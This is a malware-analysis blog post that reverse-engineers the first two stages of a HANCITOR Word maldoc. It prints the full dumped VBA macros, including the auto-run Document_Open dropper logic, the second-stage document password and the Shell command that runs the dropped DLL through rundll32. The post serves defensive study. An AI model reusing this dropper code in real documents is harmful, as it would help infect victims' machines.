HANCITOR: Analysing The Malicious Document

0ffset.net/reverse-engineering/malware-analysis/hancitor-maldoc-analysis/

November 23, 2021

- [Chuong Dong](#)
- 23rd November 2021
- No Comments

HANCITOR (aka CHANITOR) is a prevalent malware loader that spreads through social engineering in the form of Word or DocuSign® documents. The infected document includes instructions for the victim to manually allow the malicious macro code to be executed. The HANCITOR executable payload dropped by the macro code is used to download other malware on the victim machines such as FickerStealer, Cuba ransomware, Zeppelin ransomware, and Cobalt Strike beacons.

In this post particularly, we will analyze the first two stages of a HANCITOR infection through Word documents. Similar to other campaigns, the initial stage is delivered through malspam, and the final HANCITOR DLL payload is dropped and executed after the victim opens the document.

To follow along, you can grab the sample as well as the PCAP files for it on [Malware-Traffic-Analysis.net](#).

SHA256:
8733E81F7EF203F4D1C4208B75C6AB2548259CC35D68DF10EBF23A31E777871B

Step 1: Dumping First Stage Macros

Upon opening the document in Word, we can see an image directing us to click on the "Enable editing" and "Enable content" buttons with a security alert saying that macros have been disabled. This hints to us that this document contains some macro code that will be executed when we click to enable macro.

We can use olevba to quickly dump and analyze the document's macro code. As shown below, the tool identifies the **Document_Open** function with type **AutoExec**, which is executed if the victim presses the "Enable content" button. There are other suspicious commands to execute other files on the system, so we can analyze the VBA code to examine its full functionalities.

```
+----------+---------------------+-------------------------------------------+
|Type      |Keyword              |Description                                |
+----------+---------------------+-------------------------------------------+
|AutoExec  |Document_Open        |Runs when the Word or Publisher document is |
|          |                     |opened                                     |
|Suspicious|Open                 |May open a file                            |
|Suspicious|Run                  |May run an executable file or a system     |
|          |                     |command                                    |
|Suspicious|Call                 |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|Base64 Strings       |Base64-encoded strings were detected, may be |
|          |                     |used to obfuscate strings (option --decode to|
|          |                     |see all)                                   |
+----------+---------------------+-------------------------------------------+
```

Below is the full VBA macros dumped from **olevba**.

Stage 1 Macro Code Dump

————————————————————————————————————

VBA MACRO ThisDocument.cls

in file: 0929_966655534820.doc – OLE stream: 'Macros/VBA/ThisDocument'

— —

```vba
Option Explicit

Option Compare Text

    Dim nccx As String

    Dim vssfs As String

Private Sub Document_Open()

Dim dfgdgdg

Call s1("Lo")

Dim fds, fdsa As String

fds = "\"

 fdsa = ".d"

Call s2("cal/")

Call ass

Call acc

Dim kytrewwf As String

kytrewwf = Options.DefaultFilePath(wdUserTemplatesPath)

If Dir(kytrewwf & fds & "zoro" & fdsa & vssfs) = "" Then

Dim mySum

mySum = Application.Run("bvxfcsd")

If Len(nccx) > 2 Then

Call nam(nccx, kytrewwf)
```

```
Call pppx(kytrewwf & fds & "zoro" & fdsa & vssfs)

End If

End If

End Sub

Sub ass()

vssfs = "o"

End Sub

Sub acc()

vssfs = vssfs & "c"

End Sub

Sub hdhdd(asda As String)

Dim MyFSO As FileSystemObject

Dim MyFile As File

Dim SourceFolder As String

Dim DestinationFolder As String

Dim MyFolder As Folder

Dim MySubFolder As Folder

Set MyFSO = New Scripting.FileSystemObject

Call Search(MyFSO.GetFolder(asda), nccx)

End Sub
```

_____

VBA MACRO Module1.bas

in file: 0929_966655534820.doc – OLE stream: 'Macros/VBA/Module1'

– –

```
Sub pppx(pili As String)
```

```
        Documents.Open FileName:=pili, ConfirmConversions:=False, ReadOnly:= _

        False, AddToRecentFiles:=False,
PasswordDocument:="doyouknowthatthegodsofdeathonlyeatapples?", _

        PasswordTemplate:="", Revert:=False, WritePasswordDocument:="", _

        WritePasswordTemplate:="", Format:=wdOpenFormatAuto, XMLTransform:=""

End Sub
```

_____

VBA MACRO Module3.bas

in file: 0929_966655534820.doc – OLE stream: 'Macros/VBA/Module3'

– –

```
Dim mgf, uhjknb, wers, qweds, fafaa As String

Sub s1(vi As String)

mgf = vi

End Sub

Sub s2(vi As String)

uhjknb = vi

End Sub

Sub s3(vi As String)

wers = vi

End Sub

Sub bvxfcsd()

wers = "T" & "e"

 Selection.MoveDown Unit:=wdLine, Count:=3

    Selection.MoveRight Unit:=wdCharacter, Count:=2

    Selection.MoveDown Unit:=wdLine, Count:=3
```

```
        Selection.MoveRight Unit:=wdCharacter, Count:=2

        Selection.TypeBackspace

Selection.Copy

Dim uuuuc

uuuuc = Options.DefaultFilePath(wdUserTemplatesPath)

    ntgs = 50

sda = 49

Dim poidds As String

qweds = "m" & "p"

Dim kuls As String

poidds = mgf & uhjknb & wers & qweds

fafaa = poidds

While sda < 50

    ntgs = ntgs – 1

    If Dir(Left(uuuuc, ntgs) & fafaa, vbDirectory) = "" Then

   Else

  sda = 61

   End If

   Wend

   Call ThisDocument.hdhdd(Left(uuuuc, ntgs) & fafaa)

End Sub
```

_____

VBA MACRO Module123345.bas

in file: 0929_966655534820.doc – OLE stream: 'Macros/VBA/Module123345'

– –

```vba
Dim pls As String

 Sub Search(mds As Object, pafs As String)

 Dim Nedc As Object

    Dim Ters As Object

For Each Nedc In mds.SubFolders

    Search Nedc, pafs

   Next Nedc

   For Each Ters In mds.Files

   If Ters.Name = "zoro.kl" Then

       pafs = Ters

       End If

   Next Ters

   Exit Sub

ErrHandle:

   Err.Clear

End Sub

Sub nam(pafs As String, aaaa As String)

Call ousx(aaaa)

Dim oxl

oxl = "\zoro.d"

oxl = oxl & "oc"

Name pafs As pls & oxl

End Sub

Sub uoia(fffs As String)

pls = fffs
```

```
End Sub

Sub ousx(aaaa As String)

Call uoia(aaaa)

End Sub
```

Step 2: Analyzing First Stage Macros

The **Document_Open** function is a special function that gets executed when the document is opened, so it is definitely a good starting point for us to begin analyzing. The raw **Document_Open** function is documented below.

```
Private Sub Document_Open()
    Dim dfgdgdg
    Call s1("Lo")

    Dim fds, fdsa As String
    fds = "\"
    fdsa = ".d"
    Call s2("cal/")
    Call ass
    Call acc
    Dim kytrewwf As String
    kytrewwf = Options.DefaultFilePath(wdUserTemplatesPath)

    If Dir(kytrewwf & fds & "zoro" & fdsa & vssfs) = "" Then
        Dim mySum
        mySum = Application.Run("bvxfcsd")

        If Len(nccx) > 2 Then
            Call nam(nccx, kytrewwf)
            Call pppx(kytrewwf & fds & "zoro" & fdsa & vssfs)
        End If
    End If
End Sub
```

Most of the variable declarations and function calls are just simple obfuscation techniques, which are used to break down strings and hide them from being dumped directly from the Word document. If we resolve these and replace the variables with their content, the first IF statement becomes a check to see if the "zoro.doc" file in the user template path exists.

```
If Dir(kytrewwf & "\" & "zoro" & ".d" & "oc") = "" Then
```

If it doesn't exist, the macros calls the **Application.Run** method to execute the function **bvxfcsd**. Below is the cleaned up version of this function's code.

```
Sub bvxfcsd()
    Selection.MoveDown Unit:=wdLine, Count:=3
    Selection.MoveRight Unit:=wdCharacter, Count:=2
    Selection.MoveDown Unit:=wdLine, Count:=3
    Selection.MoveRight Unit:=wdCharacter, Count:=2
    Selection.TypeBackspace
    Selection.Copy

    Dim uuuuc
    uuuuc = Options.DefaultFilePath(wdUserTemplatesPath)

    ntgs = 50
    sda = 49

    While sda < 50
        ntgs = ntgs - 1
        If Dir(Left(uuuuc, ntgs) & "Local/Temp", vbDirectory) = "" Then
        Else
            sda = 61
        End If
    Wend
    Call ThisDocument.hdhdd(Left(uuuuc, ntgs) & "Local/Temp")
End Sub
```

The first thing we see is a set of calls executing methods from the **Selection** property. Since the cursor points to the beginning of the document initially, these calls move it down 3 lines, right 2 characters, down 3 lines, right 2 characters, and delete one character from the cursor.

This block of code might seem harmless, but it is an effective way to manually drop VBA objects into the file system. If we move the cursor according to the steps above, we see that the cursor stops at a visible but small black box that isn't there initially.

This black box represents a VBA object embedded in the document, and once interacted by the victim or the VBA macros, the object is automatically dropped to the file system. Interactions that trigger this include copying the object, which is invoked when the macros calls the function **Selection.Copy**.

Microsoft documents here that embedded Word Objects are stored as temporary files in the **Temp** directory for the document to interact with if needed. Therefore, we know that this object, whatever it is, is dropped somewhere in the victim's **Temp** directory.

We can go further and examine the object's properties to find the exact path of it.

As shown, the object is dropped to the file **zoro.kl** in the folder **{90224AF4-616C-4FE4-9467-D6BA4B34E24E}** inside the **Temp** directory of my analysis VM. This is in fact the second stage Word document that is later launched in the code, but we will keep analyzing the VBA macros to see how the code interacts with it.

After dropping this file, the function loops to find the path to the **Local\Temp** directory that is valid and calls the function **hdhdd** with the **Temp** directory path as parameter. Below is the content of that function.

```
Sub hdhdd(asda As String)
    Dim MyFSO As FileSystemObject
    Dim MyFile As File
    Dim SourceFolder As String
    Dim DestinationFolder As String
    Dim MyFolder As Folder
    Dim MySubFolder As Folder
    Set MyFSO = New Scripting.FileSystemObject


    Call Search(MyFSO.GetFolder(asda), nccx)

End Sub
```

This function basically just retrieves the folder object for the path from its parameter, which is the **Temp** path, and calls the **Search** function. Below is the cleaned up version of the function's content.

```
Sub Search(in_dirpath As Object, out_string As String)
    Dim subfolder As Object

    Dim fileobject As Object


    For Each subfolder In mds.SubFolders
        Search subfolder, in_dirpath
    Next subfolder

    For Each fileobject In in_dirpath.Files
        If fileobject.Name = "zoro.kl" Then
            out_string = fileobject
        End If
    Next fileobject
Exit Sub
ErrHandle:
    Err.Clear
End Sub
```

The first loop of this function iterates through all subfolders in the **Temp** path. For each of those subfolders, the function recursively calls itself to search in that subfolder. At the base case of the recursion where there are no more subfolders in the current folder, the code iterates through all file objects and checks if its name is **zoro.kl**.

Once found, the code sets the second parameter to this file object. Ultimately, this **Search** call recursively searches for the **zoro.kl** file that is dropped earlier and sets the global variable **nccx** to the file path.

After this part, the code picks up back in the **Document_Open** function where the final IF statement checks if the length of **nccx** (the **zoro.kl** file path) is longer than 2. It then calls the function **nam** passing the file path and the user template path respectively. Below is the cleaned up version of this function.

```
Sub nam(zoro_kl_file_path As String, user_template_path As String)

    Dim oxl
    oxl = "\zoro.doc"
    Name zoro_kl_file_path As user_template_path & oxl
End Sub
```

This function executes the VBA **Name** statement to rename the **zoro.kl** file in the **Temp** folder to **zoro.doc** and move it to the user template folder.

The final call in **Document_Open** is to the function **pppx** with the full path to the **zoro.doc** file as parameter. Below is the content of that function.

```
Sub pppx(pili As String)
    Documents.Open FileName:=pili, ConfirmConversions:=False, ReadOnly:= _
        False, AddToRecentFiles:=False,
PasswordDocument:="doyouknowthatthegodsofdeathonlyeatapples?", _
        PasswordTemplate:="", Revert:=False, WritePasswordDocument:="", _
        WritePasswordTemplate:="", Format:=wdOpenFormatAuto, XMLTransform:=""
End Sub
```

This function executes the **Documents.Open** method to openthe **zoro.doc** file. A different thing about this newly dropped document is that it comes with the password **"doyouknowthatthegodsofdeathonlyeatapples?"**, which is used to open and execute the macro code inside.

Step 3: Dumping Stage 2 Macros

Similar to the first stage, the second stage document contains some macro code that can be dumped by **olevba**. However, the default **olevba** command does not work for this document and throws an error that the document can not be decrypted.

Since the document is encrypted with the password we see in the earlier stage, we must provide that in the **olevba** command to decrypt the document before dumping its macro code.

```
olevba zoro.doc -p doyouknowthatthegodsofdeathonlyeatapples?
```

As shown from the **olevba** result below, the document's macros contain a **Document_Open** function with type **AutoExec** as well as the functionality to run an executable file.

The content of the macros is recorded below.

Stage 2 Macro Code Dump
_____

VBA MACRO ThisDocument.cls

in file: word/vbaProject.bin – OLE stream: 'VBA/ThisDocument'

– –

```
Option Explicit

Option Compare Text

        Dim hdv As String

        Dim bbbb As String

        Dim med As String

Private Sub Document_Open()

Dim vcbc As String

Dim dfgdgdg

bbbb = "ru" & "ndl"

vcbc = Options.DefaultFilePath(wdUserTemplatesPath)

If Dir(vcbc & "\gelforr.dap") = "" Then

 Selection.MoveDown Unit:=wdLine, Count:=3

    Selection.MoveRight Unit:=wdCharacter, Count:=2

    Selection.MoveDown Unit:=wdLine, Count:=3

    Selection.MoveRight Unit:=wdCharacter, Count:=2

    Selection.TypeBackspace

    Selection.Copy

    Call bvxfcsd

If Len(hdv) > 2 Then

Call nam(hdv)
```

```vba
Dim pattison

pattison = "\gelforr.dap"

 Dim cvzz As String

cvzz = "l3" & "2.exe"

  Shell (bbbb & cvzz & " " & vcbc & pattison & ",BNJAFSRSQIX")

ActiveDocument.Close

End If

End If

End Sub

Sub hdhdd(asda As String)

Dim MyFSO As FileSystemObject

Dim MyFile As File

Dim SourceFolder As String

Dim DestinationFolder As String

Dim MyFolder As Folder

Dim MySubFolder As Folder

Set MyFSO = New Scripting.FileSystemObject

Call Search(MyFSO.GetFolder(asda), hdv)

End Sub
```

———————————————————————————————–

VBA MACRO Module1.bas

in file: word/vbaProject.bin – OLE stream: 'VBA/Module1'

– –

```vba
Dim pls As String

Sub nam(pafs As String)
```

```vba
Call ousx

Dim oxl

oxl = "\gelforr.dap"

Name pafs As pls & oxl

End Sub

Sub ousx()

Call uoia(Options.DefaultFilePath(wdUserTemplatesPath))

End Sub

 Sub Search(mds As Object, pafs As String)

 Dim Nedc As Object

  Dim fffff

  fffff = "gelfor.dap"

   For Each Nedc In mds.SubFolders

     Search Nedc, pafs

   Next Nedc

Dim Ters As Object

   For Each Ters In mds.Files

   If Ters.Name = fffff Then

      pafs = Ters

      End If

   Next Ters

   Exit Sub

ErrHandle:

   Err.Clear

End Sub
```

```vba
Sub uoia(fffs As String)

pls = fffs

End Sub
```

_____

VBA MACRO Module3.bas

in file: word/vbaProject.bin – OLE stream: 'VBA/Module3'

– –

```vba
Sub bvxfcsd()

Dim uuuuc

uuuuc = Options.DefaultFilePath(wdUserTemplatesPath)

Dim ewrwsdf As String

ewrwsdf = "L" & "o"

ewrwsdf = ewrwsdf & "c" & "a" & "l"

ewrwsdf = ewrwsdf & "/" & "Temp"

    ntgs = 50

sda = 49

While sda < 50

    ntgs = ntgs – 1

    If Dir(Left(uuuuc, ntgs) & ewrwsdf, vbDirectory) = "" Then

  Else

  sda = 61

  End If

  Wend

  Call ThisDocument.hdhdd(Left(uuuuc, ntgs) & ewrwsdf)

End Sub
```

Step 4: Analyzing Stage 2 Macros

Again, we begin our analysis at the **Document_Open** function as it is the entry point of the code.

Here, we can see a similar code pattern to the code in the first stage. It first checks if the **gelforr.dap** file exists in the user template path, and if it does not, the same methods from the **Selection** property are executed to drop the document's VBA object into the **Temp** directory.

```
Private Sub Document_Open()
    Dim vcbc As String
    vcbc = Options.DefaultFilePath(wdUserTemplatesPath)

    If Dir(vcbc & "\gelforr.dap") = "" Then
        Selection.MoveDown Unit:=wdLine, Count:=3
        Selection.MoveRight Unit:=wdCharacter, Count:=2
        Selection.MoveDown Unit:=wdLine, Count:=3
        Selection.MoveRight Unit:=wdCharacter, Count:=2
        Selection.TypeBackspace
        Selection.Copy
        Call bvxfcsd

        If Len(hdv) > 2 Then
            Call nam(hdv)
            Shell ("rundl" & "l32.exe" & " " & vcbc & "\gelforr.dap" &
",BNJAFSRSQIX")
            ActiveDocument.Close
        End If
    End If
End Sub
```

Next, the function **bvxfcsd** is called. As seen below in the code's cleaned-up version, this function is a copy of the function **bvxfcsd** in the first stage, and they both call the function **hdhdd** to search for the dropped VBA object in the **Temp** directory. The only difference between these stages is the name of the object file being searched, with the second stage's document searching for the filename **gelfor.dap**.

```
Sub bvxfcsd()
    Dim uuuuc
    uuuuc = Options.DefaultFilePath(wdUserTemplatesPath)
    ntgs = 50
    sda = 49

    While sda < 50
        ntgs = ntgs - 1
        If Dir(Left(uuuuc, ntgs) & "Local/Temp", vbDirectory) = "" Then
        Else
            sda = 61
        End If
    Wend
    Call ThisDocument.hdhdd(Left(uuuuc, ntgs) & ewrwsdf)
End Sub
```

Once found, the path to the **gelfor.dap** file is written to the **hdv** variable, which is then passed to the function **nam** as parameter. Similar to the **nam** function in the first stage, this function renames the **gelfor.dap** file in the **Temp** path to **gelforr.dap** and moves it to the user template folder.

```
Sub nam(pafs As String)
    Name pafs As pls & "\gelforr.dap"
End Sub
```

Finally, the code calls the **Shell** VBA function to execute the following command.

```
rundll32.exe <user template path>\gelforr.dap, BNJAFSRSQIX
```

From this, we know that the dropped VBA object is a DLL file, and the second stage's document executes its exported function **BNJAFSRSQIX** using the **rundll32.exe** executable.

The dropped DLL is the final HANCITOR payload that is used to download a Cobalt Strike beacon, and we will be analyzing HANCITOR functionalities using this sample in the next blog post!

If you have any questions regarding the analysis, feel free to reach out to me via Twitter.